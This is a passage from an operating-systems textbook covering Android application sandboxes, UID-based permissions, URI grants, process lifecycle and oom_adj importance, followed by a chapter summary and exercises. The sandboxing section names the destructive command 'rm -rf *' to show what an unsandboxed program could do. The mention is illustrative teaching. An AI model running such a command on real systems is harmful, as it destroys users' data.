Android's general sharing facility, as we previously saw in Fig. 10-55's illustration of sharing a photo the user took from the camera through the email application, is a good example of implicit intents. Here the camera application builds an intent describing the action to be done, and the system finds all activities that can potentially perform that action. A share is requested through the intent action android.intent.action.SEND, and we can see in Fig. 10-51 that the email application's compose activity declares that it can perform this action.

There can be three outcomes to an intent resolution: (1) no match is found, (2) a single unique match is found, or (3) there are multiple activities that can handle the intent. An empty match will result in either an empty result or an exception, depending on the expectations of the caller at that point. If the match is unique, then the system can immediately proceed to launching the now explicit intent. If the match is not unique, we need to somehow resolve it in another way to a single result.

If the intent resolves to multiple possible activities, we cannot just launch all of them; we need to pick a single one to be launched. This is accomplished through a trick in the package manager. If the package manager is asked to resolve an intent down to a single activity, but it finds there are multiple matches, it instead resolves the intent to a special activity built into the system called the **ResolverActivity**. This activity, when launched, simply takes the original intent, asks the package manager for a list of all matching activities, and displays these for the user to select a single desired action. When one is selected, it creates a new explicit intent from the original intent and the selected activity, calling the system to have that new activity started.

Android has another similarity with the Linux shell: Android's graphical shell, the launcher, runs in user space like any other application. An Android launcher performs calls on the package manager to find the available activities and launch them when selected by the user.

10.8.10 Application Sandboxes

Traditionally in operating systems, applications are seen as code executing as the user, on the user's behalf. This behavior has been inherited from the command line, where you run the ls command and expect that to run as your identity (UID), with the same access rights as you have on the system. In the same way, when you use a graphical user interface to launch a game you want to play, that game will effectively run as your identity, with access to your files and many other things it may not actually need.

This is not, however, how we mostly use computers today. We run applications we acquired from some less trusted third-party source, that have sweeping functionality, which will do a wide variety of things in their environment that we have little control over. There is a disconnect between the application model supported by the operating system and the one actually in use. This may be mitigated by strategies such as distinguishing between normal and "admin" user privileges and warning the first time they are running an application, but those do not really address the underlying disconnect.

In other words, traditional operating systems are very good at protecting users from other users, but not in protecting users from themselves. All programs run with the power of the user and, if any of them misbehaves, it can do all the damage the user can do. Think about it: how much damage could you do in, say, a UNIX environment? You could leak all information accessible to the user. You could perform rm -rf * to give yourself a nice, empty home directory. And if the program is not just buggy, but also malicious, it could encrypt all your files for ransom. Running everything with "the power of you" is dangerous!

Android attempts to address this with a core premise: that an application is actually the developer of that application running as a guest on the user's device. Thus an application is not trusted with anything sensitive that is not explicitly approved by the user.

In Android's implementation, this philosophy is rather directly expressed through user IDs. When an Android application is installed, a new unique Linux user ID (or UID) is created for it, and all of its code runs as that "user." Linux user IDs thus create a sandbox for each application, with their own isolated area of the file system, just as they create sandboxes for users on a desktop system. In other words, Android uses an existing feature in Linux, but in a novel way. The result is better isolation.

10.8.11 Security

Application security in Android revolves around UIDs. In Linux, each process runs as a specific UID, and Android uses the UID to identify and protect security barriers. The only way to interact across processes is through some IPC mechanism, which generally carries with it enough information to identify the UID of the

caller. Binder IPC explicitly includes this information in every transaction delivered across processes so a recipient of the IPC can easily ask for the UID of the caller.

Android predefines a number of standard UIDs for the lower-level parts of the system, but most applications are dynamically assigned a UID, at first boot or install time, from a range of "application UIDs." Figure 10-62 illustrates some common mappings of UID values to their meanings. UIDs below 10000 are fixed assignments within the system for dedicated hardware or other specific parts of the implementation; some typical values in this range are shown here. In the range 10000–19999 are UIDs dynamically assigned to applications by the package manager when it installs them; this means at most 10,000 applications can be installed on the system. Also note the range starting at 100000, which is used to implement a traditional multiuser model for Android: an application that is granted UID 10002 as its identity would be identified as 110002 when running as a second user.

UID	Purpose
0	Root
1000	Core system (system_server process)
1001	Telephony services
1013	Low-level media processes
2000	Command line shell access
10000–19999	Dynamically assigned application UIDs
100000	Start of secondary users

Figure 10-62. Common UID assignments in Android

When an application is first assigned a UID, a new storage directory is created for it, with the files there owned by its UID. The application gets free access to its private files there, but cannot access the files of other applications, nor can the other applications touch its own files. This makes content providers, as discussed in the earlier section on applications, especially important, as they are one of the few mechanisms that can transfer data between applications.

Even the system itself, running as UID 1000, cannot touch the files of applications. This is why the *installd* daemon exists: it runs with special privileges to be able to access and create files and directories for other applications. There is a very restricted API *installd* provides to the package manager for it to create and manage the data directories of applications as needed.

In their base state, Android's application sandboxes must disallow any cross-application interactions that can violate security between them. This may be for robustness (preventing one app from crashing another app), but most often it is about information access.

Consider our camera application. When the user takes a picture, the camera application stores that picture in its private data space. No other applications can

access that data, which is what we want since the pictures there may be sensitive data to the user.

After the user has taken a picture, she may want to email it to a friend. Email is a separate application, in its own sandbox, with no access to the pictures in the camera application. How can the email application get access to the pictures in the camera application's sandbox?

The best-known form of access control in Android is application permissions. Permissions are specific well-defined abilities that can be granted to an application at install time. The application lists the permissions it needs in its manifest, and prior to installing the application the user is informed of what it will be allowed to do based on them.

Figure 10-63 shows how our email application could make use of permissions to access pictures in the camera application. In this case, the camera application has associated the READ_PICTURES permission with its pictures, saying that any application holding that permission can access its picture data. The email application declares in its manifest that it requires this permission. The email application can now access a URI owned by the camera, such as content://pics/1; upon receiving the request for this URI, the camera app's content provider asks the package manager whether the caller holds the necessary permission. If it does, the call succeeds and appropriate data is returned to the application.




Figure 10-63. Requesting and using a permission.

Permissions are not tied to content providers; any IPC into the system may be protected by a permission through the system's asking the package manager if the caller holds the required permission. Recall that application sandboxing is based

on processes and UIDs, so a security barrier always happens at a process boundary, and permissions themselves are associated with UIDs. Given this, a permission check can be performed by retrieving the UID associated with the incoming IPC and asking the package manager whether that UID has been granted the corresponding permission. For example, permissions for accessing the user's location are enforced by the system's location manager service when applications call in to it.

Figure 10-64 illustrates what happens when an application does not hold a permission needed for an operation it is performing. Here the browser application is trying to directly access the user's pictures, but the only permission it holds is one for network operations over the Internet. In this case the PicturesProvider is told by the package manager that the calling process does not hold the needed READ_PICTURES permission, and as a result throws a SecurityException back to it.




Figure 10-64. Accessing data without a permission.

Permissions provide broad, unrestricted access to classes of operations and data. They work well when an application's functionality is centered around those operations, such as our email application requiring the INTERNET permission to send and receive email. However, does it make sense for the email application to hold a READ_PICTURES permission? There is nothing about an email application that is directly related to reading your pictures, and no reason for an email application to have access to all of your pictures.

There is another issue with this use of permissions, which we can see by returning to Fig. 10-55. Recall how we can launch the email application's ComposeActivity to share a picture from the camera application. The email application

receives a URI of the data to share, but does not know where it came from—in the figure here it comes from the camera, but any other application could use this to let the user email its data, from audio files to word-processing documents. The email application only needs to read that URI as a byte stream to add it as an attachment. However, with permissions it would also have to specify up-front the permissions for all of the data of all of the applications it may be asked to send an email from.

We have two problems to solve. First, we do not want to give applications access to wide swaths of data that they do not really need. Second, they need to be given access to any data sources, even ones they do not have a priori knowledge about.

There is an important observation to make: the act of emailing a picture is actually a user interaction where the user has expressed a clear intent to use a specific picture with a specific application. As long as the operating system is involved in the interaction, it can use this to identify a specific hole to open in the sandboxes between the two applications, allowing that data through.

Android supports this kind of implicit secure data access through intents and content providers. Figure 10-65 illustrates how this situation works for our picture emailing example. The camera application at the bottom-left has created an intent asking to share one of its images, content://pics/1. In addition to starting the email compose application as we had seen before, this also adds an entry to a list of "granted URIs," noting that the new ComposeActivity now has access to this URI. Now when ComposeActivity looks to open and read the data from the URI it has been given, the camera application's PicturesProvider that owns the data behind the URI can ask the activity manager if the calling email application has access to the data, which it does, so the picture is returned.

This fine-grained URI access control can also operate the other way. There is another intent action, android.intent.action.GET_CONTENT, which an application can use to ask the user to pick some data and return to it. This would be used in our email application, for example, to operate the other way around: the user while in the email application can ask to add an attachment, which will launch an activity in the camera application for them to select one.

Figure 10-66 illustrates this new flow. It is almost identical to Fig. 10-65, the only difference being in the way the activities of the two applications are composed, with the email application starting the appropriate picture-selection activity in the camera application. Once an image is selected, its URI is returned back to the email application, and at this point our URI grant is recorded by the activity manager.

This approach is extremely powerful, since it allows the system to maintain tight control over per-application data, granting specific access to data where needed, without the user needing to be aware that this is happening. Many other user interactions can also benefit from it. An obvious one is drag and drop to create a similar URI grant, but Android also takes advantage of other information such as current window focus to determine the kinds of interactions applications can have.




Figure 10-65. Sharing a picture using a content provider.

A final common security method Android uses is explicit user interfaces for allowing/removing specific types of access. In this approach, there is some way an application indicates it can optionally provide some functionally, and a system-supplied trusted user interface that provides control over this access.

A typical example of this approach is Android's input-method architecture. An input method is a specific service supplied by a third-party application that allows the user to provide input to applications, typically in the form of an on-screen keyboard. This is a highly sensitive interaction in the system, since a lot of personal data will go through the input-method application, including passwords the user types.

An application indicates it can be an input method by declaring a service in its manifest with an intent filter matching the action for the system's input-method protocol. This does not, however, automatically allow it to become an input method, and unless something else happens the application's sandbox has no ability to operate like one.

Android's system settings include a user interface for selecting input methods. This interface shows all available input methods of the currently installed applications and whether or not they are enabled. If the user wants to use a new input method after they have installed its application, they must go to this system settings interface and enable it. When doing that, the system can also inform the user of the kinds of things this will allow the application to do.




Figure 10-66. Adding a picture attachment using a content provider.

Even once an application is enabled as an input method, Android uses fine-grained access-control techniques to limit its impact. For example, only the application that is being used as the current input method can actually have any special interaction; if the user has enabled multiple input methods (such as a soft keyboard and voice input), only the one that is currently in active use will have those features available in its sandbox. Even the current input method is restricted in what it can do, through additional policies such as only allowing it to interact with the window that currently has input focus.

10.8.12 Process Model

The traditional process model in Linux is a fork to create a new process, followed by an exec to initialize that process with the code to be run and then start its execution. The shell is responsible for driving this execution, forking and executing processes as needed to run shell commands. When those commands exit, the process is removed by Linux.

Android uses processes somewhat differently. As discussed in the previous section on applications, the activity manager is the part of Android responsible for managing running applications. It coordinates the launching of new application processes, determines what will run in them, and when they are no longer needed.

Starting Processes

In order to launch new processes, the activity manager must communicate with the *zygote*. When the activity manager first starts, it creates a dedicated socket with *zygote*, through which it sends a command when it needs to start a process. The command primarily describes the sandbox to be created: the UID that the new process should run as and any other security restrictions that will apply to it. *Zygote* thus must run as root: when it forks, it does the appropriate setup for the UID it will run as, finally dropping root privileges and changing the process to the desired UID.

Recall in our previous discussion about Android applications that the activity manager maintains dynamic information about the execution of activities (in Fig. 10-52), services (Fig. 10-57), broadcasts (to receivers as in Fig. 10-60), and content providers (Fig. 10-61). It uses this information to drive the creation and management of application processes. For example, when the application launcher calls in to the system with a new intent to start an activity as we saw in Fig. 10-52, it is the activity manager that is responsible for making that new application run.

The flow for starting an activity in a new process is shown in Fig. 10-67. The details of each step in the illustration are:

1. Some existing process (such as the app launcher) calls in to the activity manager with an intent describing the new activity it would like to have started.
2. Activity manager asks the package manager to resolve the intent to an explicit component.
3. Activity manager determines that the application's process is not already running, and then asks *zygote* for a new process of the appropriate UID.
4. *Zygote* performs a fork, creating a new process that is a clone of itself, drops privileges and sets its UID appropriately for the application's sandbox, and finishes initialization of Dalvik in that process so that the Java runtime is fully executing. For example, it must start threads like the garbage collector after it forks.
5. The new process, now a clone of *zygote* with the Java environment fully up and running, calls back to the activity manager, asking "What am I supposed to do?"
6. Activity manager returns back the full information about the application it is starting, such as where to find its code.
7. New process loads the code for the application being run.

8. Activity manager sends to the new process any pending operations, in this case "start activity X."
9. New process receives the command to start an activity, instantiates the appropriate Java class, and executes it.




Figure 10-67. Steps in launching a new application process.

Note that when we started this activity, the application's process may already have been running. In that case, the activity manager will simply skip to the end, sending a new command to the process telling it to instantiate and run the appropriate component. This can result in an additional activity instance running in the application, if appropriate, as we saw previously in Fig. 10-56.

Process Lifecycle

The activity manager is also responsible for determining when processes are no longer needed. It keeps track of all activities, receivers, services, and content providers running in a process; from this it can determine how important (or not) the process is.

Recall that Android's out-of-memory killer in the kernel uses a process's *oom_adj* as a strict ordering to determine which processes it should kill first. The activity manager is responsible for setting each process's *oom_adj* appropriately

based on the state of that process, by classifying them into major categories of use. Figure 10-68 shows the main categories, with the most important category first. The last column shows a typical *oom_adj* value that is assigned to processes of this type.

Category	Description	oom_adj
SYSTEM	The system and daemon processes	–16
PERSISTENT	Always-running application processes	–12
FOREGROUND	Currently interacting with user	0
VISIBLE	Visible to user	1
PERCEPTIBLE	Something the user is aware of	2
SERVICE	Running background services	3
HOME	The home/launcher process	4
CACHED	Processes not in use	5

Figure 10-68. Process importance categories.

Now, when RAM is getting low, the system has configured the processes so that the out-of-memory killer will first kill *cached* processes to try to reclaim enough needed RAM, followed by *home*, *service*, and on up. Within a specific *oom_adj* level, it will kill processes with a larger RAM footprint before smaller ones.

We've now seen how Android decides when to start processes and how it categorizes those processes in importance. Now we need to decide when to have processes exit, right? Or do we really *need* to do anything more here? The answer is, we do not. On Android, *application processes never cleanly exit*. The system just leaves unneeded processes around, relying on the kernel to reap them as needed.

Cached processes in many ways take the place of the swap space that Android lacks. As RAM is needed elsewhere, cached processes can be thrown out of active RAM. If an application later needs to run again, a new process can be created, restoring any previous state needed to return it to how the user last left it. Behind the scenes, the operating system is launching, killing, and relaunching processes as needed so the important foreground operations remain running and cached processes are kept around as long as their RAM would not be better used elsewhere.

Process Dependencies

We at this point have a good overview of how individual Android processes are managed. There is a further complication to this, however: dependencies between processes.

As an example, consider our previous camera application holding the pictures that have been taken. These pictures are not part of the operating system; they are

implemented by a content provider in the camera application. Other applications may want to access that picture data, becoming a client of the camera application.

Dependencies between processes can happen with both content providers (through simple access to the provider) and services (by binding to a service). In either case, the operating system must keep track of these dependencies and manage the processes appropriately.

Process dependencies impact two key things: when processes will be created (and the components created inside of them), and what the *oom_adj* importance of the process will be. Recall that the importance of a process is that of the most important component in it. Its importance is also that of the most important process that is dependent on it.

For example, in the case of the camera application, its process and thus its content provider is not normally running. It will be created when some other process needs to access that content provider. While the camera's content provider is being accessed, the camera process will be considered at least as important as the process that is using it.

To compute the final importance of every process, the system needs to maintain a dependency graph between those processes. Each process has a list of all services and content providers currently running in it. Each service and content provider itself has a list of each process using it. (These lists are maintained in records inside the activity manager, so it is not possible for applications to lie about them.) Walking the dependency graph for a process involves walking through all of its content providers and services and the processes using them.

Figure 10-69 illustrates a typical state processes can be in, taking into account dependencies between them. This example contains two dependencies, based on using a camera-content provider to add a picture attachment to an email as discussed in Fig. 10-66. First is the current foreground email application, which is making use of the camera application to load an attachment. This raises the camera process up to the same importance as the email app. Second is a similar situation, the music application is playing music in the background with a service, and while doing so has a dependency on the media process for accessing the user's music media.

Consider what happens if the state of Fig. 10-69 changes so that the email application is done loading the attachment, and no longer uses the camera content provider. Figure 10-70 illustrates how the process state will change. Note that the camera application is no longer needed, so it has dropped out of the foreground importance, and down to the cached level. Making the camera cached has also pushed the old maps application one step down in the cached LRU list.

These two examples give a final illustration of the importance of cached processes. If the email application again needs to use the camera provider, the provider's process will typically already be left as a cached process. Using it again is then just a matter of setting the process back to the foreground and reconnecting with the content provider that is already sitting there with its database initialized.

Process	State	Importance
system	Core part of operating system	SYSTEM
phone	Always running for telephony stack	PERSISTENT
email	Current foreground application	FOREGROUND
camera	In use by email to load attachment	FOREGROUND
music	Running background service playing music	PERCEPTIBLE
media	In use by music app for accessing user's music	PERCEPTIBLE
download	Downloading a file for the user	SERVICE
launcher	App launcher not current in use	HOME
maps	Previously used mapping application	CACHED

Figure 10-69. Typical state of process importance

Process	State	Importance
system	Core part of operating system	SYSTEM
phone	Always running for telephony stack	PERSISTENT
email	Current foreground application	FOREGROUND
music	Running background service playing music	PERCEPTIBLE
media	In-use by music app for accessing user's music	PERCEPTIBLE
download	Downloading a file for the user	SERVICE
launcher	App launcher not current in use	HOME
camera	Previously used by email	CACHED
maps	Previously used mapping application	CACHED+1

Figure 10-70. Process state after email stops using camera

10.9 SUMMARY

Linux began its life as an open-source, full-production UNIX clone, and is now used on machines ranging from smartphones and notebook computers to supercomputers. Three main interfaces to it exist: the shell, the C library, and the system calls themselves. In addition, a graphical user interface is often used to simplify user interaction with the system. The shell allows users to type commands for execution. These may be simple commands, pipelines, or more complex structures. Input and output may be redirected. The C library contains the system calls and also many enhanced calls, such as *printf* for writing formatted output to files. The actual system call interface is architecture dependent, and on x86 platforms consists of roughly 250 calls, each of which does what is needed and no more.

The key concepts in Linux include the process, the memory model, I/O, and the file system. Processes may fork off subprocesses, leading to a tree of processes.

Process management in Linux is different compared to other UNIX systems in that Linux views each execution entity—a single-threaded process, or each thread within a multithreaded process or the kernel—as a distinguishable task. A process, or a single task in general, is then represented via two key components, the task structure and the additional information describing the user address space. The former is always in memory, but the latter data can be paged in and out of memory. Process creation is done by duplicating the process task structure, and then setting the memory-image information to point to the parent's memory image. Actual copies of the memory-image pages are created only if sharing is not allowed and a memory modification is required. This mechanism is called copy on write. Scheduling is done using a weighted fair queueing algorithm that uses a red-black tree for the tasks' queue management.

The memory model consists of three segments per process: text, data, and stack. Memory management is done by paging. An in-memory map keeps track of the state of each page, and the page daemon uses a modified dual-hand clock algorithm to keep enough free pages around.

I/O devices are accessed using special files, each having a major device number and a minor device number. Block device I/O uses the main memory to cache disk blocks and reduce the number of disk accesses. Character I/O can be done in raw mode, or character streams can be modified via line disciplines. Networking devices are treated somewhat differently, by associating entire network protocol modules to process the network packets stream to and from the user process.

The file system is hierarchical with files and directories. All disks are mounted into a single directory tree starting at a unique root. Individual files can be linked into a directory from elsewhere in the file system. To use a file, it must be first opened, which yields a file descriptor for use in reading and writing the file. Internally, the file system uses three main tables: the file descriptor table, the open-file-description table, and the i-node table. The i-node table is the most important of these, containing all the administrative information about a file and the location of its blocks. Directories and devices are also represented as files, along with other special files.

Protection is based on controlling read, write, and execute access for the owner, group, and others. For directories, the execute bit means search permission.

Android is a platform for allowing apps to run on mobile devices. It is based on the Linux kernel, but consists of a large body of software on top of Linux, plus a small number of changes to the Linux kernel. Most of Android is written in Java. Apps are also written in Java, then translated to Java bytecode and then to Dalvik bytecode. Android apps communicate by a form of protected message passing called transactions. A special Linux kernel model called the *Binder* handles the IPC.

Android packages are self contained and have a manifest desccribing what is in the package. Packages contain activities, receivers, content providers, and intents. The Android security model is different from the Linux model and carefully sandboxes each app because all apps are regarded as untrustworthy.

PROBLEMS

1. Explain how writing UNIX in C made it easier to port it to new machines.
2. The POSIX interface defines a set of library procedures. Explain why POSIX standardizes library procedures instead of the system-call interface.
3. Linux depends on gcc compiler to be ported to new architectures. Describe one advantage and one disadvantage of this dependency.
4. A directory contains the following files:

aardvark	ferret	koala	porpoise	unicorn
bonefish	grunion	llama	quacker	vicuna
capybara	hyena	marmot	rabbit	weasel
dingo	ibex	nuthatch	seahorse	yak
emu	jellyfish	ostrich	tuna	zebu

   Which files will be listed by the command

```
ls [abc]*e*?
```

5. What does the following Linux shell pipeline do?

```
grep nd xyz | wc –l
```

6. Write a Linux pipeline that prints the eighth line of file *z* on standard output.
7. Why does Linux distinguish between standard output and standard error, when both default to the terminal?
8. A user at a terminal types the following commands:

```
a | b | c &
d | e | f &
```

   After the shell has processed them, how many new processes are running?

9. When the Linux shell starts up a process, it puts copies of its environment variables, such as *HOME*, on the process' stack, so the process can find out what its home directory is. If this process should later fork, will the child automatically get these variables, too?
10. About how long does it take a traditional UNIX system to fork off a child process under the following conditions: text size = 100 KB, data size = 20 KB, stack size = 10 KB, task structure = 1 KB, user structure = 5 KB. The kernel trap and return takes 1 msec, and the machine can copy one 32-bit word every 50 nsec. Text segments are shared, but data and stack segments are not.
11. As multimegabyte programs became more common, the time spent executing the fork system call and copying the data and stack segments of the calling process grew proportionally. When fork is executed in Linux, the parent's address space is not copied, as traditional fork semantics would dictate. How does Linux prevent the child from doing something that would completely change the fork semantics?

12. Why are negative arguments to nice reserved exclusively for the superuser?

13. A non-real-time Linux process has priority levels from 100 to 139. What is the default static priority and how is the nice value used to change this?

14. Does it make sense to take away a process' memory when it enters zombie state? Why or why not?

15. To what hardware concept is a signal closely related? Give two examples of how signals are used.

16. Why do you think the designers of Linux made it impossible for a process to send a signal to another process that is not in its process group?

17. A system call is usually implemented using a software interrupt (trap) instruction. Could an ordinary procedure call be used as well on the Pentium hardware? If so, under what conditions and how? If not, why not?

18. In general, do you think daemons have higher or lower priority than interactive processes? Why?

19. When a new process is forked off, it must be assigned a unique integer as its PID. Is it sufficient to have a counter in the kernel that is incremented on each process creation, with the counter used as the new PID? Discuss your answer.

20. In every process' entry in the task structure, the PID of the parent is stored. Why?

21. The copy-on-write mechanism is used as an optimization in the fork system call, so that a copy of a page is created only when one of the processes (parent or child) tries to write on the page. Suppose a process *p1* forks processes *p2* and *p3* in quick succession. Explain how a page sharing may be handled in this case.

22. What combination of the *sharing_flags* bits used by the Linux clone command corresponds to a conventional UNIX fork call? To creating a conventional UNIX thread?

23. Two tasks A and B need to perform the same amount of work. However, task A has higher priority, and needs to be given more CPU time. Expain how will this be achieved in each of the Linux schedulers described in this chapter, the O(1) and the CFS scheduler.

24. Some UNIX systems are tickless, meaning they do not have periodic clock interrupts. Why is this done? Also, does ticklessness make sense on a computer (such as an embedded system) running only one process?

25. When booting Linux (or most other operating systems for that matter), the bootstrap loader in sector 0 of the disk first loads a boot program which then loads the operating system. Why is this extra step necessary? Surely it would be simpler to have the bootstrap loader in sector 0 just load the operating system directly.

26. A certain editor has 100 KB of program text, 30 KB of initialized data, and 50 KB of BSS. The initial stack is 10 KB. Suppose that three copies of this editor are started simultaneously. How much physical memory is needed (a) if shared text is used, and (b) if it is not?

27. Why are open-file-descriptor tables necessary in Linux?

28. In Linux, the data and stack segments are paged and swapped to a scratch copy kept on a special paging disk or partition, but the text segment uses the executable binary file instead. Why?

29. Describe a way to use mmap and signals to construct an interprocess-communication mechanism.

30. A file is mapped in using the following mmap system call:

```
mmap(65536, 32768, READ, FLAGS, fd, 0)
```

Pages are 8 KB. Which byte in the file is accessed by reading a byte at memory address 72,000?

31. After the system call of the previous problem has been executed, the call

```
munmap(65536, 8192)
```

is carried out. Does it succeed? If so, which bytes of the file remain mapped? If not, why does it fail?

32. Can a page fault ever lead to the faulting process being terminated? If so, give an example. If not, why not?

33. Is it possible that with the buddy system of memory management it ever occurs that two adjacent blocks of free memory of the same size coexist without being merged into one block? If so, explain how. If not, show that it is impossible.

34. It is stated in the text that a paging partition will perform better than a paging file. Why is this so?

35. Give two examples of the advantages of relative path names over absolute ones.

36. The following locking calls are made by a collection of processes. For each call, tell what happens. If a process fails to get a lock, it blocks.

(a) *A* wants a shared lock on bytes 0 through 10.
(b) *B* wants an exclusive lock on bytes 20 through 30.
(c) *C* wants a shared lock on bytes 8 through 40.
(d) *A* wants a shared lock on bytes 25 through 35.
(e) *B* wants an exclusive lock on byte 8.

37. Consider the locked file of Fig. 10-26(c). Suppose that a process tries to lock bytes 10 and 11 and blocks. Then, before *C* releases its lock, yet another process tries to lock bytes 10 and 11, and also blocks. What kinds of problems are introduced into the semantics by this situation? Propose and defend two solutions.

38. Explain under what situations a process may request a shared lock or an exclusive lock. What problem may a process requesting an exclusive lock suffer from?

39. If a Linux file has protection mode 755 (octal), what can the owner, the owner's group, and everyone else do to the file?

40. Some tape drives have numbered blocks and the ability to overwrite a particular block in place without disturbing the blocks in front of or behind it. Could such a device hold a mounted Linux file system?

41. In Fig. 10-24, both Fred and Lisa have access to the file *x* in their respective directories after linking. Is this access completely symmetrical in the sense that anything one of them can do with it the other one can, too?

42. As we have seen, absolute path names are looked up starting at the root directory and relative path names are looked up starting at the working directory. Suggest an efficient way to implement both kinds of searches.

